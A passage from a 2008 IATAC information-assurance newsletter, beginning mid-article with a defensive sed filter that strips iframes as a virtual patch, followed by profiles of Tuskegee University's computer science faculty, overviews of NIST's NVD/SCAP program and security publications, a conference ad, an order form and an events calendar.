This sets up the engine to start redacting HyperText Markup Language (HTML) content and to not look at or redact anything else. We do this to limit load on the system and because we are only interested in the HTML content, which is where the iframes exist. Next, we define the content to look for and the actions to take—

```
 /iframe/ {
s/<iframe>.*</iframe>//gi
 b alldone
}
b alldone
: alldone
```

This simple and crude sed script looks for all iframes in the HTML content and removes them. For brevity's sake, this script does not look for evasion attempts, such as extra spaces in the markup. More complex examples are available at *http://www.gotroot.com*.

Have Your Cake and Eat it Too

With virtual patching, you can protect your applications without having to patch them. Virtual patching is faster than installing a patch, does not require you to program in the application's language, and leaves you in control of your patch cycle without sacrificing security. In addition, it gives you long-term advantages over patching alone, including defining and constraining the behavior of your applications and controlling the output of our applications. With virtual patching, you can also support discontinued applications by writing your own patches, and you can include your security staff's expertise in your patching activities without having to touch your production systems or take anything down. Now, you can have your cake and eat it too. ■

References

1. Steve Beattie, Seth Arnold, Crispin Cowan, Perry Wagle, Chris Wright, and Adam Shostack. Timing the Application of Security Patches for Optimal Uptime. http://www.homeport.org/~adam/time-to-patch-usenix-lisa02.pdf

About the Author

Michael Shinn | is a Managing Partner at the Prometheus Group, a security research and services firm that produces countermeasures technologies and products. He has worked with numerous federal agencies including the White House, DoD, DOL, SEC, US Courts, USDA and other agencies. In addition, he has also worked with Fortune 500 companies to secure their fields. Mr. Shinn is the co-author of the book Troubleshooting Linux Firewalls and previously worked at both Cisco Systems and the Wheelgroup Corporation. He is also a member of the Advisory Board at the SANS Institute and the Online Policy Group. He may be reached by telephone at 703/266-6006, or by email at *mike@prgllc.com*

Tuskegee University, a Historically Black College and University (HBCU)

by Cynthia Lester

The University's academic programs are fully accredited by the Commission on Colleges of the Southern Association of Colleges and Schools. The University has additional national professional accreditations in business, chemistry, dietetics, education, engineering, clinical science, nursing, social work, occupational therapy, and veterinary medicine.

Tuskegee University, located in Tuskegee, AL, continues the tradition that has helped it emerge as one of the most highly regarded comprehensive universities in the world. Founded by Booker T. Washington in 1881, this nationally recognized base of education currently supports about 3,000 students from 34 states and 28 countries. Although competitive in all fields, Tuskegee has distinguished itself in the life and physical sciences, engineering, agriculture and food sciences, education, business, veterinary medicine, and allied health professions. A faculty of world-class stature leads all of Tuskegee's academic programs.

The University's academic programs are fully accredited by the Commission on Colleges of the Southern Association of Colleges and Schools. The University has additional national professional accreditations in business, chemistry, dietetics, education, engineering, clinical science, nursing, social work, occupational therapy, and veterinary medicine.

Tuskegee University defines its mission in terms of teaching, research, and community outreach. In its teaching role, it provides an excellent education at the undergraduate and graduate levels, including offering PhDs in materials science and engineering and integrative biosciences. The academic programs are organized into five colleges: The College of Agricultural, Environmental, and Natural Sciences; The College of Business and Information Science; The College of Engineering, Architecture, and Physical Sciences; The College of Liberal Arts and Education; and The College of Veterinary Medicine, Nursing, and Allied Health. The five colleges currently offer 49 degrees, including 35 bachelor's, 11 master's, PhDs in materials science and engineering and integrative biosciences, and a Doctor of Veterinary Medicine (DVM). Students conduct research not only in the pure sense to add to the world's body of knowledge but also in the applied sense to complement the instructional program and qualitatively enrich the condition of humankind.

College of Business and Information Science

The Andrew F. Brimmer College of Business and Information Science, housed in the new Andrew F. Brimmer Building, offers an undergraduate BS degree in seven business majors: accounting, business administration, economics, finance, management science, sales and marketing, and hospitality management. The Brimmer College also houses the Department of Computer Science, which offers a BS degree in computer science with general and information systems options. The primary mission of the Brimmer College, as a career-oriented unit, is to provide its students a challenging opportunity for a liberal arts, technical, and professional education.

The Department of Computer Science

Since the inception of the program in 1984, the Department of Computer Science has grown in strength, and it now offers a curriculum for approximately 100 majors. The mission of the Department is to educate its students in the necessary computer theory and skills to adequately prepare them for careers in industry, government, and academia. Departmental faculty work collaboratively with students to strive to discover and refine new knowledge in computer and information science for the continued growth and enrichment of the University and society.

The Department is housed in the new Andrew F. Brimmer building and has seven computer labs. The labs cover computer forensics, computer security, high-performance computing, Linux, multimedia, software engineering, and special projects. In addition, a virtual Internet lab is under design. Faculty members conduct research in computer networks performance analysis and programming, information and network security, high-performance computing, software engineering, human computer interaction, and computer science education.

The Department of Computer Science has several industry and governmental agency cooperative partnerships, including Oakridge National Laboratory (Oak Ridge, TN), Argonne National Laboratory (Argonne, IL), Raytheon Company (Waltham, MA), National Science Foundation (NSF) (Arlington, VA), and National Security Agency (NSA) (Fort Meade, MD).

Most recently, the NSA awarded the Department a grant to establish an information assurance (IA) concentration. The courses currently offered in the concentration are introduction computer security, information security management, information systems security, and ethical and social issues in computing. Courses to be offered in the future include computer forensics, information warfare, security engineering, and software security. ■

About the Author

Cynthia Lester | is an Assistant Professor of Computer Science at Tuskegee University, Tuskegee, Alabama. She joined Tuskegee University faculty in her current rank in 2005. Dr. Lester earned the BS degree in Computer Science from Prairie View A&M University, Prairie View, Texas and both the MS and PhD degrees from The University of Alabama, Tuscaloosa, Alabama. Her areas of specialization are Software Engineering and Human Computer Interaction with a special interest in computer-related usage and behavior. Other areas of research include computer science education, secure software development, and human factors engineering. Dr. Lester is a member of several social and professional organizations and has presented her published research at national and international conferences. She may be reached by telephone at 334/727-8371, or by email at *cylester@tuskegee.edu*.

IATAC SME Program

by Dr. Cynthia Lester

This article continues our profile series of members of the Information Assurance Technology Analysis Center (IATAC) Subject Matter Expert (SME) program. The SMEs profiled in this article are the faculty members involved in the Department of Computer Science at Tuskegee University. The Department currently has five faculty members involved in enhancing existing courses, including IA topics, and developing new courses for the IA concentration. Furthermore, to ensure students receive proper and adequate training in IA research, several undergraduate and graduate students work with various faculty members in their respective areas.

Dr. Hira Narang, head of the Department of Computer Science, received his PhD in computer engineering from Auburn University. He has been awarded multiple grants in excess of $2 million from the National Science Foundation, Raytheon, and the National Security Agency to establish computing labs for teaching and research purposes. He is actively involved in developing courses in cryptography and information security. In 2003, he received extensive training in cryptography at Iowa State University. His research interests are cryptography and theory.

Dr. Muhammad Ali received a PhD in computer science from George Washington University. In 2004, he received the IA Graduate Education Certificate from Purdue University. Dr. Ali is currently developing a course in security engineering and has enhanced the already existing computer networks course to include security concepts. His research interest is high-performance computing.

Dr. C.H. Chen received his PhD in computer engineering from the University of Southwestern Louisiana. He has been involved in IA since 2002. Dr. Chen has collaborated with faculty members at various universities across the country on IA projects. In 2004, he received the IA Graduate Education Certificate from Purdue University. Dr. Chen has established several IA labs for teaching and research purposes and has presented and published several IA-related papers. His research interests include computer networks, network security, operating systems, and software security.

Dr. C.L. Chen received his PhD from Auburn University. He has established a computer forensics lab and has developed a course in computer forensics. His research interest is computer science education with a focus on project-oriented and student-centered teaching environments.

Dr. Cynthia Lester received a PhD in interdisciplinary computer science and human computer interaction from the University of Alabama. She has been involved in IA since 2006. She has presented and published articles on software engineering and human computer interaction. Her research and courses focus on software engineering (with a special emphasis on secure software development), human computer interaction, and computer ethics. Dr. Lester is currently developing a course in software security.

If you have a technical question for a member of the Department of Computer Science at Tuskegee University or another IATAC SME, please contact *http://iatac.dtic.mil/iatac*. The IATAC staff will assist you in reaching the SME best suited to helping you solve the challenge at hand. If you have any questions about the SME program or are interested in joining the SME database and providing technical support to others in your domain of expertise, please contact *iatac@dtic.mil*, and the URL for the SME application will be sent to you. ■

NIST NVD & SCAP: Modernizing Security Management

by Angela Orebaugh

ISAP has developed a standard, automated approach for the implementation of systems security controls. Through automation, agencies can ensure they consistently apply security controls and configuration settings throughout the enterprise, implement a mechanism to manage and verify those controls and settings, and generate compliance and metrics reports.

An extensive set of laws, regulations, and standards define how federal agencies should secure their information systems. Federal agencies face complex challenges when it comes to managing information security and compliance with these guidelines. For example, Office of Management and Budget (OMB) memorandum M-07-11 requires federal agencies to standardize on a consistent common secure desktop configuration for Windows XP and Vista (known as the Federal Desktop Core Configuration [FDCC]). Agencies must implement a management process to ensure common configurations are deployed and maintained and are compatible with existing software. In addition, federal agencies must establish traceability from the high-level requirements of the Federal Information Security Management Act (FISMA) to specific system-level security controls. Agencies must establish and enforce system security configuration settings across multiple platforms and operating systems to meet these requirements.

The Information Security Automation Program (ISAP) focuses on assisting agencies with these challenges. The ISAP is a cooperative between agencies including Defense Information Systems Agency (DISA), the National Security Agency (NSA), the National Institute of Standards and Technology (NIST), and the Department of Homeland Security (DHS). ISAP has developed a standard, automated approach for the implementation of systems security controls. Through automation, agencies can ensure they consistently apply security controls and configuration settings throughout the enterprise, implement a mechanism to manage and verify those controls and settings, and generate compliance and metrics reports.

The related Security Content Automation Protocol (SCAP), a suite of open standards that provide technical specifications for expressing and exchanging security-related data, contains the ISAP technical specifications. The interoperable standards identify, enumerate, assign, and facilitate the measurement and sharing of information security data. SCAP utilizes the National Vulnerability Database (NVD), the US Government's content repository of vulnerability and configuration data. NVD is a product of the NIST Computer Security Division (CSD)

ISAP Objectives

- Enable standards-based communication of vulnerability data
- Customize and manage configuration baselines for various IT products
- Assess information systems and report compliance status using standard metrics to weigh and aggregate potential vulnerability impact
- Remediate identified vulnerabilities

Information Technology Laboratory (ITL), and it includes databases of security checklists, security-related software flaws, misconfigurations, product names, and impact metrics.

The main technology of the SCAP program is a common format to describe system configuration settings known as eXtensible Configuration Checklist Description Format (XCCDF). XCCDF is an eXtensible Markup Language (XML) specification language for writing security checklists, benchmarks, and related documents. An XCCDF document represents a structured collection of security configuration rules for a set of target systems. The specification is designed to support information interchange, document generation, organizational and situational tailoring, automated compliance testing, and compliance scoring. The specification also defines a data model and format for storing results of benchmark compliance testing. The intent of XCCDF is to provide a uniform foundation for expression of security checklists, benchmarks, and other configuration guidance, and thereby foster more widespread application of superior security practices. XCCDF content is available under the SCAP program for a variety of operating systems and applications. XCCDF leverages Open Vulnerability Assessment Language (OVAL) for security audits and compliance testing. OVAL standardizes the three main steps of the assessment process: representing configuration information of systems for testing, analyzing the system for the presence of the specified machine state (vulnerability, configuration, patch state, *etc.*), and reporting the results of the assessment.

Industry vendors are supporting the ISAP initiative by developing new SCAP-capable security products and incorporating SCAP protocols and NVD integration into their current products. These tools can be used to automate security testing and management, including FDCC requirements, allowing efficient and effective security practices. NIST is currently accrediting labs to conduct official validation testing of SCAP-capable software products. According to the OMB FDCC mandates, agencies must use SCAP-validated tools to routinely monitor their systems to ensure the FDCC settings have not been altered as a result of patching, installation of new software or drivers, or human interaction. The tools compare the deployed configuration to the official SCAP FDCC content and report on any discrepancies so corrective action can be taken (some tools also have an automatic remediation capability).

IATAC has been instrumental in shaping the ISAP initiative and resulting standards and technologies. IATAC subject matter experts are deeply involved in the NIST NVD and SCAP projects in the following areas—

SCAP Protocols

- **Common Vulnerability Enumeration (CVE)**—Standard nomenclature and dictionary of security related software flaws
- **Common Configuration Enumeration (CCE)**—Standard nomenclature and dictionary of software misconfigurations
- **Common Platform Enumeration (CPE)**—Standard nomenclature and dictionary for product naming
- **eXtensible Checklist Configuration Description Format (XCCDF)**—Standard XML for specifying checklists and for reporting results of checklist evaluation
- **Open Vulnerability Assessment Language (OVAL)**—Standard XML for test procedures
- **Common Vulnerability Scoring System (CVSS)**—Standard for measuring the impact of vulnerabilities

- Providing technical guidance and leadership to community-based efforts to develop and expand the capabilities of the SCAP standards
- Providing software design, testing, and development services to expand the capabilities of the NVD to support SCAP standards

- Creating original NVD content by analyzing vulnerability descriptions and assigning a variety of SCAP-related parameters
- Establishing a SCAP validation program to accredit vendor security tools that will be used to meet OMB's FDCC mandate and other future configuration requirements.

ISAP modernizes enterprise security management functions by enabling the automation of activities, such as configuration management, vulnerability and patch management, compliance testing, security auditing, and security metrics. By implementing a security automation program, federal agencies will create an infrastructure that is easier to manage and decrease vulnerabilities and exposure. ■

References

1. National Institute of Standards and Technology (NIST) National Vulnerability Database (NVD). *http://nvd.nist.gov*
2. NIST Information Security Automation Program (ISAP) and Security Content Automation Protocol (SCAP). *http://scap.nist.gov*
3. NIST Federal Desktop Core Configuration (FDCC). *http://fdcc.nist.gov*
4. Memorandum M-07-11, "Implementation of Commonly Accepted Security Configurations for Windows Operating Systems." *http://www.whitehouse.gov/omb/memoranda/fy2007/m07-11.pdf*
5. Memorandum M-07-18, "Ensuring New Acquisitions Include Common Security Configurations." *http:// www.whitehouse.gov/omb/memoranda/fy2007/m07-18.pdf*
6. Memorandum for Chief Information Officers, 31 July 2007, "Establishment of Windows XP and VISTA Virtual Machine and Procedures for Adopting the Federal Desktop Core Configurations. *http://www.cio.gov/documents/FDCC_memo.pdf*
7. Open Vulnerability and Assessment Language (OVAL). *http://oval.mitre.org*
8. The Extensible Configuration Checklist Description Format (XCCDF). *http://nvd.nist.gov/xccdf.cfm*
9. Open Vulnerability and Assessment Language (OVAL). *http://oval.mitre.org*
10. National Institute of Standards and Technology (NIST) Federal Desktop Core Configuration (FDCC) Frequently Asked Questions (FAQ). *http://fdcc.nist.gov*

About the Author

Angela Orebaugh | supports a variety of security engagements with the National Institute of Standards and Technology (NIST). She has 15 years experience in information technology and security and is the author of several technical security books including Nmap in the Enterprise and Wireshark & Ethereal Network Protocol Analyzer Toolkit. Ms. Orebaugh is also an adjunct professor at George Mason University. She may be reached at *iatac@dtic.mil.*

▷ *continued from page 9*

ASK THE EXPERT

people who access it. Many organizations have taken or are implementing various steps to ensure a layered protection strategy of policies, procedures, and technologies. Strategies are encompassing the core of the network with solutions such as network segmentation, identity and access management with role-based access control, and security monitoring to the endpoints with solutions such as endpoint security, network access control (NAC), data leakage prevention (DLP), and whitelisting. Chasing each problem or incident with a solution wears on information security resources. In response, the focus is turning to information classification, extensible and portable policy definition, data life cycle management from birth to deletion, and new solutions to assist in achieving the information assurance objective.

The current maturity of solutions, such as NAC and DLP, and their functionality have actually helped organizations get closer to managing their information and information-related risks. Future generations of these solutions, which will be incorporated into larger and broader management suites (because of the brisk merger and acquisition activity among vendors), in combination with other strategies previously mentioned, will start to deliver the capability to properly protect information assets and enable employees of the future to be more productive. ■

About the Author

Allan Carey | is the Senior Vice President of Research and Product Development at the Institute for Applied Network Security (IANS). In this position, he manages all research and intellectual property across the Institute. Prior to IANS, Mr. Carey spent seven years at IDC, a global provider of market intelligence and advisory services for the IT sector. He developed and managed the Security Services practice and provided in-depth analysis, intelligence and consulting on key aspects of the information security and business continuity services markets. He may be reached at the Institute for Applied Network Security, 15 Court Square, Suite 1100, Boston, MA 02108, by telephone at 617/399-8100, or by email at *acarey@ianetsec.com*.

8th Annual New York Metro Information Security Forum

May 20-21, 2008


The Institute for Applied Network Security (IANS) Forums are just that-forums. IANS uses forums to enable actual discussions among the experts. All IANS forums use a unique roundtable format, enabling the most sophisticated conversations with world class IANS faculty members and your peers. The New York Metro Information Security Forum, as with all forums, is limited to 150 industry professionals, to allow for focused discussions on the featured topics below:

- Application Security
- Data Leakage
- Compliance
- eDiscovery
- Endpoint Security
- FDCC Compliance
- Identity & Access Management
- NAC
- National Vulnerability Database
- Risk Management
- Security Content Automation Protocol
- Security Information Management
- Security Metrics
- Threat Landscape
- Virtualization Security

As a Forum Delegate, you will gain insights on the best practices and lessons learned directly from your peers; stay up to date with emerging technologies and early-stage deployments; and network with influential peers and faculty.
As a special offer to our *IAnewsletter* readers this conference is being offered at a discounted rate. To receive the IATAC rate, please register online at *www.regonline.com/NY08* and enter code: GOVT.

NIST Publications: Guidance to Improve Information Security

by Angela Orebaugh



Under the Federal Information Security Management Act of 2002 (FISMA), the Computer Security Division (CSD) of the ITL develops computer security prototypes, tests, standards, and procedures to protect sensitive information from unauthorized access or modification. CSD focus areas include cryptographic technology and applications, advanced authentication, public key infrastructure, internetworking security, criteria and assurance, and security management and support.

Information security is a common goal for organizations in all sectors of the economy. Many organizations and people have become dependent on information systems and communications networks in many areas, including financial, health care, commercial, government, and military. Critical information and organizational assets, including sensitive, proprietary, and classified data, reside on or transmit across these systems, which are constantly under threat of attack. The National Institute of Standards and Technology (NIST) Information Technology Laboratory (ITL) conducts research and develops test methods and standards for emerging and rapidly changing information technologies (IT). The NIST ITL focuses on technologies that improve the usability, reliability, and security of computers and computer networks for work and home. NIST ITL customer organizations include federal, state, and local governments; the healthcare community; colleges and universities; small businesses; the private sector; and the international community.

Under the Federal Information Security Management Act of 2002 (FISMA), the Computer Security Division (CSD) of the ITL develops computer security prototypes, tests, standards, and procedures to protect sensitive information from unauthorized access or modification. CSD focus areas include cryptographic technology and applications, advanced authentication, public key infrastructure, internetworking security, criteria and assurance, and security management and support. The CSD has made many contributions to help secure our nation's information and information systems, including the publications that present the results of NIST studies, investigations, and research on IT security issues and describe standards and guidelines for establishing and maintaining secure IT systems. These publications include the following—

- **Federal Information Processing Standards Series (FIPS)**—The FIPS series is the official series of publications relating to standards adopted and distributed under the provisions of the FISMA.
- **Special Publications (SP)**—SPs include 500 series (IT) and 800 series (computer security). SPs in the 800 series include general interest topics for the computer security community. This series was established in 1990 to provide a separate identity for IT security publications. The 800 series reports on ITL's research, guidelines, and

outreach efforts in information system security and its collaborative activities with industry, government, and academic organizations.

- **NIST Interagency Reports (NISTIR)**—NISTIRs describe research of a technical nature of interest to a specialized audience. The series includes interim or final reports on work performed by NIST for outside sponsors (both government and non-government). NISTIRs may also report results of NIST projects of transitory or limited interest, including those that will be published subsequently in more comprehensive form.
- **ITL Bulletins**—ITL Bulletins present an in-depth discussion of a single topic of significant interest to the information systems community. Not all published ITL Bulletins relate to computer or network security.

Currently, there are more than 250 NIST information security documents. These publications provide computer security professionals a wealth of information in the form of standards, guidelines, and other resources necessary to support the Federal Government and other organizations.

The drivers behind the NIST ITL publications are US law and Office of Management and Budget (OMB) regulations and directives that govern the creation and implementation of federal information security practices. These laws and regulations place responsibility and accountability for information security at all levels in federal agencies, from agency heads to system users. Furthermore, these laws and regulations provide an infrastructure for overseeing implementation of required practices. They charge NIST with developing and issuing standards, guidelines, and other publications to assist federal agencies in implementing the FISMA and managing cost-effective programs to protect their information and information systems. These laws, regulations, standards, and guidance—

The following list of publications is a sampling of more than 40 draft and final NIST publications in which IATAC subject matter experts (SME) made key contributions	
SP 800-115	Technical Guide to Information Security Testing (DRAFT)
SP 800-113	Guide to SSL VPNs (DRAFT)
SP 800-100	Information Security Handbook: A Guide for Managers
SP 800-98	Guidance for Securing Radio Frequency Identification (RFID) Systems
SP 800-97	Establishing Wireless Robust Security Networks: A Guide to IEEE 802.11i
SP 800-95	Guide to Secure Web Services
SP 800-86	Guide to Integrating Forensic Techniques Into Incident Response
SP 800-80	Guide for Developing Performance Metrics for Information Security
SP 800-77	Guide to IPsec VPNs
SP 800-70	Security Configuration Checklists Program for IT Products: Guidance for Checklists Users and Developers
SP 800-69	Guidance for Securing Microsoft Windows XP Home Edition: A NIST Security Configuration Checklist
SP 800-66	An introductory Resource Guide for Implementation of the Health Insurance Portability and Accountability Act (HIPPA) Security Rule
SP 800-61	Rev. 1 Computer Security Incident Handling Guide (DRAFT)
SP 800-45	Version 2 Guidelines on Electronic Mail Security
SP 800-44	Version 2 Guidelines on Security Public Web Servers

- Establish agency-level responsibilities for information security
- Define key information security roles and responsibilities
- Establish a minimum set of controls in information security programs
- Specify compliance reporting rules and procedures
- Provide other essential requirements and guidance.

The Information Assurance Technology Analysis Center's (IATAC) role is to assist NIST in developing high-quality, time-sensitive, and accurate computer and information security guidance, standards, tools, and technical research that reflect the requirements of the latest laws and regulations. These deliverables cover the full spectrum of management, operational, and technical IT security controls. IATAC provides NIST with the subject matter expertise, coauthoring, editing, and reviewing necessary to assist with developing these important and critical publications. ■

References

1. Guide to National Institute of Standards and Technology (NIST) Information Security Documents. *http://csrc.nist.gov/publications/CSD_DocsGuide.pdf*
2. Computer Security Resource Center (CSRC) Web site. *http://csrc.nist.gov*
3. CSRC publications mailing list. *http://csrc.nist.gov/publications/subscribe.html*
4. Computer Security Division (CSD) 2006 Annual Report. *http://csrc.nist.gov/publications/nistir/ir7399/NISTIR7399_CSDAnnualReport2006.pdf*

About the Author

Angela Orebaugh | supports a variety of security engagements with the National Institute of Standards and Technology (NIST). She has 15 years experience in information technology and security and is the author of several technical security books including Nmap in the Enterprise and Wireshark & Ethereal Network Protocol Analyzer Toolkit. Ms. Orebaugh is also an adjunct professor at George Mason University. She may be reached at *iatac@dtic.mil.*

Letter to the Editor

Q ***It seems more and more that wikis are becoming a tool that organizations are utilizing, could you please tell me a bit more about them?***

A Originally dubbed by Mr. Ward Cunningham, wiki is a Hawaiian term meaning fast. More commonly, a wiki refers to a website that allows visitors to add, remove, edit, and change content. Often there is no need for registration; however, with more and more high-level organizations looking to utilize these sites, registration is becoming more prevalent. The reason wikis are known as collaborative tools is because they are multi-author and "agreed upon" knowledge for sharing. Wikis allow for linking among any number of pages within the wiki or external to various other sites. One of the key benefits of wikis is their ease of interaction and operation. Wikis are proving to be effective tools for mass collaborative authoring. Increasingly, wikis have gained tremendous momentum in several prominent communities. Today, the Department of Defense (DoD), intelligence community, and organizations across the Federal Government are all utilizing wikis as collaborative tools. For more information on wikis, please contact us at *iatac@dtic.mil.* ■

FREE Products Order Form

Instructions: All IATAC LIMITED DISTRIBUTION reports are distributed through DTIC. If you are not a registered DTIC user, you must do so prior to ordering any IATAC products (unless you are DoD or Government personnel). To register online: *http://www.dtic.mil/dtic/registration*. The *IAnewsletter* is UNLIMITED DISTRIBUTION and may be requested directly from IATAC.

Name _____ DTIC User Code _____

Organization _____ Ofc. Symbol _____

Address _____ Phone _____

_____ Email _____

_____ Fax _____

Please check one: ☐ USA ☐ USMC ☐ USN ☐ USAF ☐ DoD
☐ Industry ☐ Academia ☐ Government ☐ Other

Please list the Government Program(s)/Project(s) that the product(s) will be used to support: _____

_____

LIMITED DISTRIBUTION

IA Tools Reports (softcopy only)
☐ Firewalls ☐ Intrusion Detection ☐ Vulnerability Analysis

Critical Review and Technology Assessment (CR/TA) Reports
☐ Biometrics (soft copy only) ☐ Configuration Management ☐ Defense in Depth (soft copy only)
☐ Data Mining (soft copy only) ☐ IA Metrics (soft copy only) ☐ Network Centric Warfare (soft copy only)
☐ Wireless Wide Area Network (WWAN) Security ☐ Exploring Biotechnology (soft copy only)
☐ Computer Forensics* (soft copy only. DTIC user code MUST be supplied before these reports will be shipped)

State-of-the-Art Reports (SOARs)
☐ Data Embedding for IA (soft copy only) ☐ IO/IA Visualization Technologies (soft copy only)
☐ Modeling & Simulation for IA (soft copy only) ☐ Malicious Code (soft copy only)
☐ Software Security Assurance ☐ A Comprehensive Review of Common Needs and Capability Gaps

UNLIMITED DISTRIBUTION

IAnewsletters Hardcopies are available to order. The list below represents current stock.
Softcopy back issues are available for download at *http://iac.dtic.mil/iatac/IA_newsletter.html*

Volumes 4		☐ No. 2	☐ No. 3	☐ No. 4
Volumes 5	☐ No. 1	☐ No. 2	☐ No. 3	☐ No. 4
Volumes 6	☐ No. 1	☐ No. 2	☐ No. 3	☐ No. 4
Volumes 7	☐ No. 1	☐ No. 2	☐ No. 3	☐ No. 4
Volumes 8	☐ No. 1	☐ No. 2	☐ No. 3	☐ No. 4
Volumes 9	☐ No. 1	☐ No. 2	☐ No. 3	☐ No. 4
Volumes 10	☐ No. 1	☐ No. 2	☐ No. 3	☐ No. 4
Volumes 11	☐ No. 1			

Fax completed form to IATAC at 703/984-0773

Calendar

April

FOSE 2008
1-3 April 2008
Washington, DC
http://www.fose.com

DTIC 2008
7–8 April 2008
Alexandria, VA
http://www.dtic.mil/dtic/annualconf

RSA Conference 2008
7–11 April 2008
San Francisco, CA
http://www.rsaconference.com/2008/us/About_the_Conference.aspx

IA Summit 2008
10–14 April 2008
Miami, FL
http://www.iasummit.org/2008

ICIW 2008
24–25 April 2008
Omaha, NE
http://www.academic-conferences.org/iciw/iciw2008/iciw08-home.htm

May

DISA Customer Partnership Conference 2008
5–9 May 2008
Orlando, FL
http://www.disa.mil/conferences/index.html

SANS Security West 2008
10–16 May 2008
San Diego, CA
http://www.fcw.com/agenda/15210.html

2008 IEEE International Conference on Technologies for Homeland Security
12–13 May 2008
Waltham, MA
http://www.ieeehomelandsecurity conference.org

2008 IEEE Symposium on Security
18–21 May 2008
Oakland, CA
http://www.ieee-security.org/TC/SP2008/oakland08.html

IEEE/SADFE-2008
22 May 2008
Oakland, NCA
http://conf.ncku.edu.tw/sadfe08

June

NSA SIGINT Development Conference
3–4 June 2008
Fort Meade, MD
http://www.fbcinc.com/event.aspx?eventid=Q6UJ9A00F9T9

Information Assurance Conference of the Pacific (PACOM)
10–12 June 2008
Honolulu, HI
http://www.fbcinc.com/event.aspx?eventid=Q6UJ9A00F6FC

NSA R&E
24 June 2008
Fort Meade, MD
http://www.fbcinc.com/event.aspx?eventid=Q6UJ9A00FMK5

WEIS 2008
25–27 June 2008
Hanover, NH
http://weis2008.econinfosec.org/index.htm

SOUPS 2008
23–25 July 2008
Pittsburgh, PA
http://cups.cs.cmu.edu/soups/2008

To change, add, or delete your mailing or email address (soft copy receipt), please contact us at the address above or call us at: 703/984-0775, fax us at: 703/984-0773, or send us a message at: iatac@dtic.mil

IATAC
Information Assurance Technology Analysis Center
13200 Woodland Park Road, Suite 6031
Herndon, VA 20171